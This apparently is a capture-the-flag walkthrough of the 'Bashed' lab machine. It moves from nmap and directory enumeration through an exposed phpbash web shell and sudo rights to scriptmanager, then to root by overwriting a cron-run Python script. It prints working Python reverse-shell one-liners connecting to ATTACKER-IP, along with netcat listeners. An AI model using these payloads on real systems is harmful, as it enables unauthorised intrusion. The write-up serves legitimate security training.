ports=$(nmap -p- --min-rate=1000 -T4 $VICTIM| grep '^[0-9]'| cut -d '/' -f 1| tr '\n'','| sed s/,$//)└─$ nmap -p$ports -sC -sV $VICTIMStarting Nmap 7.99 ( https://nmap.org ) at 2026-05-08 14:12 +0200
Nmap scan report for VICTIM-IP
Host is up (0.0083s latency).
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.13 - 4.4, Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 2 hops
We are going to run a directory fuzzing on the web app with ffuf.
Looking at the website it seems to be about a tool called phpbash that Arrexel wrote.
What seems interesting is that it is mentioned that it was developed on this exact server. From our initial dir enumeration we found a /dev/ directory which we will check now.

As you can wee we basically have the tool installed on the server and being run for development purposes. We can just use it and enumerate the system and see that we are user www-data.
That is how we get a shell and we can get the local.txt.
Further enumeration reveals to us that we can run everything as user scriptmanager! That’s interesting.
1
2
3
4
5
6
7
8
www-data@bashed
:/var/www/html# sudo -l

Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
We are going to establish a reverse shell here for convenience although it’s not mandatory for this box.
We are using a python payload here and the usual netcat listener.
1
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER-IP",80));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")'
1
2
3
4
5
6
7
└─$ nc -lvnp 8081listening on [any]8081 ...
connect to [ATTACKER-IP] from (UNKNOWN)[VICTIM-IP]44150www-data@bashed:/home/scriptmanager$ id
id
uid=33(www-data)gid=33(www-data)groups=33(www-data)www-data@bashed:/home/scriptmanager$
We can also switch to user scriptmanager basically as we can run every command as that user.
1
2
3
4
5
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:~$ id
id
uid=1001(scriptmanager)gid=1001(scriptmanager)groups=1001(scriptmanager)
Tip
We can run sudo -u <USER> <CMD> and it will basically run the command as the user specified, provided that we have the rights to do so.
scriptmanager@bashed:~$ ls -al /
ls -al /
total 92drwxr-xr-x 23 root root 4096 Jun 22022 .
drwxr-xr-x 23 root root 4096 Jun 22022 ..
-rw------- 1 root root 212 Jun 142022 .bash_history
drwxr-xr-x 2 root root 4096 Jun 22022 bin
drwxr-xr-x 3 root root 4096 Jun 22022 boot
drwxr-xr-x 19 root root 4140 May 8 05:09 dev
drwxr-xr-x 89 root root 4096 Jun 22022 etc
drwxr-xr-x 4 root root 4096 Dec 42017 home
lrwxrwxrwx 1 root root 32 Dec 42017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x 19 root root 4096 Dec 42017 lib
drwxr-xr-x 2 root root 4096 Jun 22022 lib64
drwx------ 2 root root 16384 Dec 42017 lost+found
drwxr-xr-x 4 root root 4096 Dec 42017 media
drwxr-xr-x 2 root root 4096 Jun 22022 mnt
drwxr-xr-x 2 root root 4096 Dec 42017 opt
dr-xr-xr-x 178 root root 0 May 8 05:09 proc
drwx------ 3 root root 4096 May 8 05:10 root
drwxr-xr-x 18 root root 520 May 8 05:09 run
drwxr-xr-x 2 root root 4096 Dec 42017 sbin
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 22022 scripts
drwxr-xr-x 2 root root 4096 Feb 152017 srv
dr-xr-xr-x 13 root root 0 May 8 05:09 sys
drwxrwxrwt 10 root root 4096 May 8 05:45 tmp
drwxr-xr-x 10 root root 4096 Dec 42017 usr
drwxr-xr-x 12 root root 4096 Jun 22022 var
lrwxrwxrwx 1 root root 29 Dec 42017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:~$ cd /scripts
cd /scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 22022 .
drwxr-xr-x 23 root root 4096 Jun 22022 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 42017 test.py
-rw-r--r-- 1 root root 12 May 8 05:46 test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f= open("test.txt", "w")f.write("testing 123!")f.close
scriptmanager@bashed:/scripts$ cat test.txt
cat test.txt
testing 123!scriptmanager@bashed:/scripts$
What is interesting here is that the script test.py is owned by our user and the test.txt file is from root hinting us that root actually executes our script with a cron job probably. And if we wait a bit we would see it updates the last update time of the output file every minute or so.
So let’s inject a malicious python payload and actually a reverse shell one so we get shell as root!
1
2
echo'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER-IP",8888));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' > test.py
<8));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("/bin/bash")' > test.py
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
nc -lvnp 8888listening on [any]8888 ...
connect to [ATTACKER-IP] from (UNKNOWN)[VICTIM-IP]57558root@bashed:/scripts# id
id
uid=0(root)gid=0(root)groups=0(root)root@bashed:/scripts# cd /root
cd /root
root@bashed:~# ls
ls
root.txt